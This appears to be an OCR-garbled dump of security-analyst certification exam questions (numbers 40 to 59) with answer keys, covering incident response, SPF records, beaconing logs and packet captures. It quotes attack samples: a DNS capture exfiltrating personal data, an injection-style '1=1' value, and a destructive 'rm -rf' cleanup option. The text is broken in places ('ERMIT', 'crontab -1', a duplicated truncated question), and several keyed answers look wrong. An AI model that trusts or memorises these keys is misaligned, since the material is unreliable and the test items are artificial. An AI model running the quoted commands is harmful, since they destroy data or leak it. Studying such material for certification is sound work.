
Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the desk ticket queue.

INSTRUCTIONS

Click on me ticket to see the ticket details Additional content is available on tabs within the ticket First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu If at any time you would like to bring back the initial state of the simulation, please click the Reset All button



Answer:



NEW QUESTION: 40
A security analyst is attempting to configure a vulnerability scan for a new segment on the network. Given the requirement to prevent credentials from traversing the network while still conducting a credentialed scan, which of the following is the BEST choice?
A. Install agents on the endpoints to perform the scan
B. Deploy scanners with administrator privileges on each endpoint
C. Provide each endpoint with vulnerability scanner credentials
D. Encrypt all of the traffic between the scanner and the endpoint
Answer: A (LEAVE A REPLY)

NEW QUESTION: 41
A network attack that is exploiting a vulnerability in the SNMP is detected.
Which of the following should the cybersecurity analyst do FIRST?
A. Temporarily block the attacking IP address.

Section: (none)
Explanation
B. Disable all privileged user accounts on the network.
C. Apply the required patches to remediate the vulnerability.
D. Escalate the incident to senior management for guidance.
Answer: (SHOW ANSWER)

NEW QUESTION: 42
A cybersecurity analyst is reading a daily intelligence digest of new vulnerabilities The type of vulnerability that should be disseminated FIRST is one that:
A. enables lateral movement and was reported as a proof of concept
B. affected the organization in the past but was probably contained and eradicated
C. enables remote code execution that is being exploited in the wild.
D. enables data leakage but is not known to be in the environment
Answer: (SHOW ANSWER)

NEW QUESTION: 43
A cybersecurity analyst has received a report that multiple systems are experiencing slowness as a result of a DDoS attack.
Which of the following would be the BEST action for the cybersecurity analyst to perform?
A. Inform users regarding the affected systems.
B. Inform management of the incident.
C. Continue monitoring critical systems.
D. Shut down all server interfaces.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 44
A company has a popular shopping cart website hosted geographically diverse locations. The company has started hosting static content on a content delivery network (CDN) to improve performance. The CDN provider has reported the company is occasionally sending attack traffic to other CDN-hosted targets.
Which of the following has MOST likely occurred?
A. The CDN provider has misclassified the network traffic as hostile.
B. The company has been breached, and customer PII is being exfiltrated to the CDN.
C. A vulnerability scan has tuned to exclude web assets hosted by the CDN.
D. The CDN provider has mistakenly performed a GeoIP mapping to the company.
Answer: (SHOW ANSWER)

NEW QUESTION: 45
Who is the best facilitator for a post-incident lessons-learned session?
A. Independent facilitator
B. First responder
C. CSIRT leader

D. CEO
Answer: A (LEAVE A REPLY)

NEW QUESTION: 46
In the development stage of the incident response policy, the security analyst needs to determine the stakeholders for the policy. Who of the following would be the policy stakeholders?
A. Chief information Officer (CIO), Chief Executive Officer, board of directors, stockholders
B. Public information officer, human resources, audit, customer service
C. Human resources, legal, public relations, management
D. IT, human resources, security administrator, finance
Answer: (SHOW ANSWER)

NEW QUESTION: 47
A company's marketing emails are either being found in a spam folder or not being delivered at all. The security analyst investigates the issue and discovers the emails in question are being sent on behalf of the company by a third party in1marketingpartners.com Below is the exiting SPP word:

```
v=spf1 a mx -all
```

Which of the following updates to the SPF record will work BEST to prevent the emails from being marked as spam or blocked?
A)

```
v=spf1 a mx redirect:mail.marketingpartners.com ?all
```

B)

```
v=spf1 a mx include:mail.marketingpartners.com -all
```

C)

```
v=spf1 a mx +all
```

D)

```
v=spf1 a mx include:mail.marketingpartners.com ~all
```

A. Option B
B. Option C
C. Option D
D. Option A
Answer: A (LEAVE A REPLY)

NEW QUESTION: 48
A security analyst has received reports of very slow, intermittent access to a public-facing corporate server.

Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -1
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00          /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0   0   0.0.0.0:22      172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0   0   127.0.0.1:631   0.0.0.0:*     LISTEN      1214/cupsd
tcp 0   0   0.0.0.0:443     0.0.0.0:*     LISTEN      1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

A. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.

B. Run kill -9 1325 to bring the load average down so the server is usable again.

C. Examine the server logs for further indicators of compromise of a web application.

D. Perform a binary analysis on the /tmp/.t/t file, as it is likely to be a rogue SSHD server.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 49

Hotspot Question


A security analyst suspects that a workstation may be beaconing to a command and control server.

You must inspect the logs from the company's web proxy server and the firewall to determine the best course of action to take in order to neutralize the threat with minimum impact to the organization.

Instructions:

If at any time you would like to bring back the initial state of the simulation, please select the Reset button.

When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Web Logs


Time	SIP	Sport	DIP	Dport	Request Code	URL
2:01:00	192.168.1.4	2344	67.89.227.246	443	GET	company.cn
2:01:01	192.168.1.5	7658	67.89.227.221	443	GET	google.ru
2:01:02	192.168.1.7	9087	85.10.211.94	80	GET	provider.il
2:01:03	192.168.1.6	3456	2.63.25.201	80	POST	bqtest2.ru
2:01:04	192.168.1.8	12356	69.58.188.49	80	POST	testsite.jp
2:01:05	192.168.1.5	42123	198.134.5.6	443	POST	network.org
2:01:06	192.168.1.4	2318	4.5.77.1	443	GET	mynews.com
2:01:07	192.168.1.8	9865	32.4.5.89	80	GET	catala.com
2:01:08	192.168.1.6	9870	2.63.25.201	80	POST	bqtest2.ru
2:01:09	192.168.1.8	4537	69.2.45.10	80	POST	lillte.cn
2:01:10	192.168.1.5	7865	45.32.4.66	80	POST	portal.co.jp
2:01:11	192.168.1.6	51987	101.23.45.78	443	POST	malware.com
2:01:12	192.168.1.5	34213	200.23.43.55	443	GET	vortex.net
2:01:13	192.168.1.6	11234	2.63.25.201	80	POST	bqtest2.ru
2:01:14	192.168.1.6	8765	34.29.0.45	80	GET	colocation.com
2:01:15	192.168.1.4	1675	67.80.90.1	443	GET	johnson.com
2:01:16	192.168.1.7	11345	23.33.56.102	80	POST	college.edu
2:01:17	192.168.1.7	12122	67.8.9.221	443	GET	lalala.gov
2:01:18	192.168.1.6	6580	2.63.25.201	80	POST	bqtest2.ru
2:01:19	192.168.1.7	6699	67.8.9.223	80	POST	mystuff.ac.jp
2:01:20	192.168.1.5	7999	67.8.9.224	8080	GET	erdas.com

Firewall Logs

Action	Time	SIP	Sport	DIP	Dport
ERMIT	12:01:00	192.168.1.10	2344	67.89.227.246	443
ENY	12:01:01	192.168.1.10	7658	67.89.227.221	443
ERMIT	12:01:02	192.168.1.10	9087	85.10.211.94	80
ERMIT	12:01:03	192.168.1.10	3456	2.63.25.201	80
ERMIT	12:01:04	192.168.1.10	12356	69.58.188.49	80
ERMIT	12:01:05	192.168.1.10	42123	198.134.5.6	443
ERMIT	12:01:06	192.168.1.10	2318	4.5.77.1	443
ERMIT	12:01:07	192.168.1.10	9865	32.4.5.89	80
ERMIT	12:01:08	192.168.1.10	9870	2.63.25.201	80
ERMIT	12:01:09	192.168.1.10	4537	69.2.45.10	80
ENY	12:01:10	192.168.1.10	7865	45.32.4.66	80
ERMIT	12:01:11	192.168.1.10	51987	101.23.45.78	443
ERMIT	12:01:12	192.168.1.10	34213	200.23.43.55	443
ERMIT	12:01:13	192.168.1.10	11234	2.63.25.201	80

ERMIT	12:01:14	192.168.1.10	8765	34.29.0.45	80
ERMIT	12:01:15	192.168.1.10	1675	67.80.90.1	443
ERMIT	12:01:16	192.168.1.10	11345	23.33.56.102	80
ERMIT	12:01:17	192.168.1.10	12122	67.8.9.221	443
ERMIT	12:01:18	192.168.1.10	6580	2.63.25.201	80
ERMIT	12:01:19	192.168.1.10	6699	67.8.9.223	80

Answer:



Web Logs

Time	SIP	Sport	DIP	Dport	Request Code	URL
12:01:00	192.168.1.4	2344	67.89.227.246	443	GET	company.cn
12:01:01	192.168.1.5	7658	67.89.227.221	443	GET	google.ru
12:01:02	192.168.1.7	9087	85.10.211.94	80	GET	provider.il
12:01:03	192.168.1.6	3456	2.63.25.201	80	POST	bqtest2.ru
12:01:04	192.168.1.8	12356	69.58.188.49	80	POST	testsite.jp
12:01:05	192.168.1.5	42123	198.134.5.6	443	POST	network.org
12:01:06	192.168.1.4	2318	4.5.77.1	443	GET	mynews.com
12:01:07	192.168.1.8	9865	32.4.5.89	80	GET	catala.com
12:01:08	192.168.1.6	9870	2.63.25.201	80	POST	bqtest2.ru
12:01:09	192.168.1.8	4537	69.2.45.10	80	POST	lillte.cn
12:01:10	192.168.1.5	7865	45.32.4.66	80	POST	portal.co.jp
12:01:11	192.168.1.6	51987	101.23.45.78	443	POST	malware.com
12:01:12	192.168.1.5	34213	200.23.43.55	443	GET	vortex.net
12:01:13	192.168.1.6	11234	2.63.25.201	80	POST	bqtest2.ru
12:01:14	192.168.1.6	8765	34.29.0.45	80	GET	colocation.com
12:01:15	192.168.1.4	1675	67.80.90.1	443	GET	johnson.com
12:01:16	192.168.1.7	11345	23.33.56.102	80	POST	college.edu
12:01:17	192.168.1.7	12122	67.8.9.221	443	GET	lalala.gov
12:01:18	192.168.1.6	6580	2.63.25.201	80	POST	bqtest2.ru
12:01:19	192.168.1.7	6699	67.8.9.223	80	POST	mystuff.ac.jp
12:01:20	192.168.1.5	7999	67.8.9.224	8080	GET	erdas.com

Firewall Logs

Action	Time	SIP	Sport	DIP	Dport
PERMIT	12:01:00	192.168.1.10	2344	67.89.227.246	443
DENY	12:01:01	192.168.1.10	7658	67.89.227.221	443
PERMIT	12:01:02	192.168.1.10	9087	85.10.211.94	80
PERMIT	12:01:03	192.168.1.10	3456	2.63.25.201	80
PERMIT	12:01:04	192.168.1.10	12356	69.58.188.49	80
PERMIT	12:01:05	192.168.1.10	42123	198.134.5.6	443
PERMIT	12:01:06	192.168.1.10	2318	4.5.77.1	443
PERMIT	12:01:07	192.168.1.10	9865	32.4.5.89	80
PERMIT	12:01:08	192.168.1.10	9870	2.63.25.201	80
PERMIT	12:01:09	192.168.1.10	4537	69.2.45.10	80
DENY	12:01:10	192.168.1.10	7865	45.32.4.66	80
PERMIT	12:01:11	192.168.1.10	51987	101.23.45.78	443
PERMIT	12:01:12	192.168.1.10	34213	200.23.43.55	443
PERMIT	12:01:13	192.168.1.10	11234	2.63.25.201	80
PERMIT	12:01:14	192.168.1.10	8765	34.29.0.45	80
PERMIT	12:01:15	192.168.1.10	1675	67.80.90.1	443
PERMIT	12:01:16	192.168.1.10	11345	23.33.56.102	80
PERMIT	12:01:17	192.168.1.10	12122	67.8.9.221	443
PERMIT	12:01:18	192.168.1.10	6580	2.63.25.201	80
PERMIT	12:01:19	192.168.1.10	6699	67.8.9.223	80
DENY	12:01:20	192.168.1.10	7999	67.8.9.224	8080

NEW QUESTION: 50
An organization is moving its infrastructure to the cloud in an effort to meet the budget and reduce staffing requirements. The organization has three environments: development, testing, and production. These environments have interdependencies but must remain relatively

segmented.
Which of the following methods would BEST secure the company's infrastructure and be the simplest to manage and maintain?
A. Create one cloud account with one VPC for all environments. Purchase a virtual firewall and create granular security rules.
B. Create one cloud account and three separate VPCs for each environment. Create security rules to allow access to and from each environment.
C. Create three separate cloud accounts for each environment. Configure account peering and security rules to allow access to and from each environment.
D. Create three separate cloud accounts for each environment and a single core account for network services. Route all traffic through the core account.
Answer: (SHOW ANSWER)

NEW QUESTION: 51
Employees of a large financial company are continuously being Infected by strands of malware that are not detected by EDR tools. When of the following Is the BEST security control to implement to reduce corporate risk while allowing employees to exchange files at client sites?
A. VDI environment
B. Additional host firewall rules
C. Hard drive encryption
D. Network segmentation
E. Network access control
F. MFA on the workstations
Answer: B (LEAVE A REPLY)

NEW QUESTION: 52
A security analyst is reviewing packet captures from a system that was compromised. The system was already isolated from the network, but it did have network access for a few hours after being compromised. When viewing the capture in a packet analyzer, the analyst sees the following:

```
11:03:09.095091 IP 10.1.1.10.47787 > 128.50.100.3.53:48202+ A? michael.smith.334-54-2343.985-334-5643.1123-kathman-dr.ajgidwle.com.
11:03:09.186945 IP 10.1.1.10.47788 > 128.50.100.3.53:49675+ A? ronald.young.437-96-6523.212-635-6528.2426-riverland-st.ajgidwle.com.
11:03:09.189567 IP 10.1.1.10.47789 > 128.50.100.3.53:50986+ A? mark.leblanc.485-63-5278.802-632-5841.68951-peachtree-st.ajgidwle.com.
11:03:09.296854 IP 10.1.1.10.47790 > 128.50.100.3.53:51567+ A? gina.buras.471-96-2354.313-654-9254.3698-mcghee-rd.ajgidwle.com.
```

Which of the following can the analyst conclude?
A. Malware is attempting to beacon to 128.50.100.3.
B. The system is scanning ajgidwle.com for PII.
C. The system is running a DoS attack against ajgidwle.com.
D. Data is being exfiltrated over DNS.
Answer: (SHOW ANSWER)

NEW QUESTION: 53
Because some clients have reported unauthorized activity on their accounts, a security analyst is reviewing network packet captures from the company's API server. A portion of a capture file is shown below:
POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="http://schemas.s/soap/envelope/
"><s:Body><GetIPLocation+xmlns="http://tempuri.org/">

<request+xmlns:a="http://schemas.somesite.org"+xmlns:i="http://www.w3.org/2001/XMLSchema-instance
"></s:Body></s:Envelope> 192.168.1.22 - - api.somesite.com 200 0 1006 1001 0 192.168.1.22
POST /services/v1_0/Public/Members.svc/soap
<<a:Password>Password123</a:Password><a:ResetPasswordToken+i:nil="true"/>
<a:ShouldImpersonatedAuthenticationBePopulated+i:nil="true"/><a:Username>somebody@companyname.com
192.168.5.66 - - api.somesite.com 200 0 11558 1712 2024 192.168.4.89
POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="
http://schemas.xmlsoap.org/soap/envelope/"><s:Body><GetIPLocation+xmlns="http://tempuri.org/">
<a:IPAddress>516.7.446.605</a:IPAddress><a:ZipCode+i:nil="true"/></request></GetIPLocation></s:Body><
192.168.1.22 - - api.somesite.com 200 0 1003 1011 307 192.168.1.22
POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="
http://schemas.xmlsoap.org/soap/envelope/ http://tempuri.org/">
<request+xmlns:a="http://schemas.datacontract.org/2004/07/somesite.web+xmlns:i="
http://www.w3.org/2001/XMLSchema-instance
<a:ApiToken>kmL4krg2CwwWBan5BReGv5Djb7syxXTNKcWFuSjd</a:ApiToken><a:ImpersonateUserId>0<
<a:NetworkId>4</a:NetworkId><a:ProviderId>"1=1</a:ProviderId><a:UserId>13026046</a:UserId></a:Authe
192.168.5.66 - - api.somesite.com 200 0 1378 1209 48 192.168.4.89
Which of the following MOST likely explains how the clients' accounts were compromised?

A. The clients' usernames and passwords were transmitted in cleartext.

B. The clients' authentication tokens were impersonated and replayed.

C. A SQL injection attack was carried out on the server.

D. An XSS scripting attack was carried out on the server.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 54

Which of the following has the GREATEST impact to the data retention policies of an organization?

A. The technical constraints of the technology used to store the data

B. The regulatory requirements concerning the data set

C. The CIA classification matrix assigned to each piece of data

D. The level of sensitivity of the data established by the data owner

Answer: A (LEAVE A REPLY)

NEW QUESTION: 55

A security manager has asked an analyst to provide feedback on the results of a penetration test.

After reviewing the results, the manager requests information regarding the possible exploitation of vulnerabilities. Which of the following information data points would be MOST useful for the analyst to provide to the security manager, who would then communicate the risk factors to senior management? (Choose two.)

A. Adversary capability

B. Attack vector

C. Indicators of compromise

D. Probability


E. Classification
F. Impact
Answer: D,F (LEAVE A REPLY)

NEW QUESTION: 56
During a routine network scan, a security administrator discovered an unidentified service running on a new embedded and unmanaged HVAC controller, which is used to monitor the company's datacenter:

Port	State
161/UDP	open
162/UDP	open
163/UDP	open

The enterprise monitoring service requires SNMP and SNMPTRAP connectivity to operate.
Which of the following should the security administrator implement to harden the system?
A. Implement SNMPv3 to secure communication.
B. Disable TCP/UDP ports 161 through 163.
C. Segment and firewall the controller's network.
D. Disable the unidentified service on the controller.
E. Patch and restart the unknown service.
Answer: E (LEAVE A REPLY)

NEW QUESTION: 57
A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfilltrated?
A. Thursday's logs

B. Wednesday's logs
C. Monday's logs
D. Tuesday's logs
Answer: A (LEAVE A REPLY)

NEW QUESTION: 58
A production web server is experiencing performance issues. Upon investigation, new unauthorized applications have been installed and suspicious traffic was sent through an unused port. Endpoint security is not detecting any malware or virus. Which of the following types of threats would this MOST likely be classified as?
A. Botnet
B. Buffer overflow vulnerability
C. Zero day
D. Advanced persistent threat
Answer: D (LEAVE A REPLY)

NEW QUESTION: 59
A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -l
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00          /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0   0   0.0.0.0:22      172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0   0   127.0.0.1:631   0.0.0.0:*     LISTEN      1214/cupsd
tcp 0   0   0.0.0.0:443     0.0.0.0:*     LISTEN      1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?
A. Examine the server logs for further indicators of compromise of a web application.
B. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.
C. Run kill -9 1325 to bring the load average down so the server is usable again.
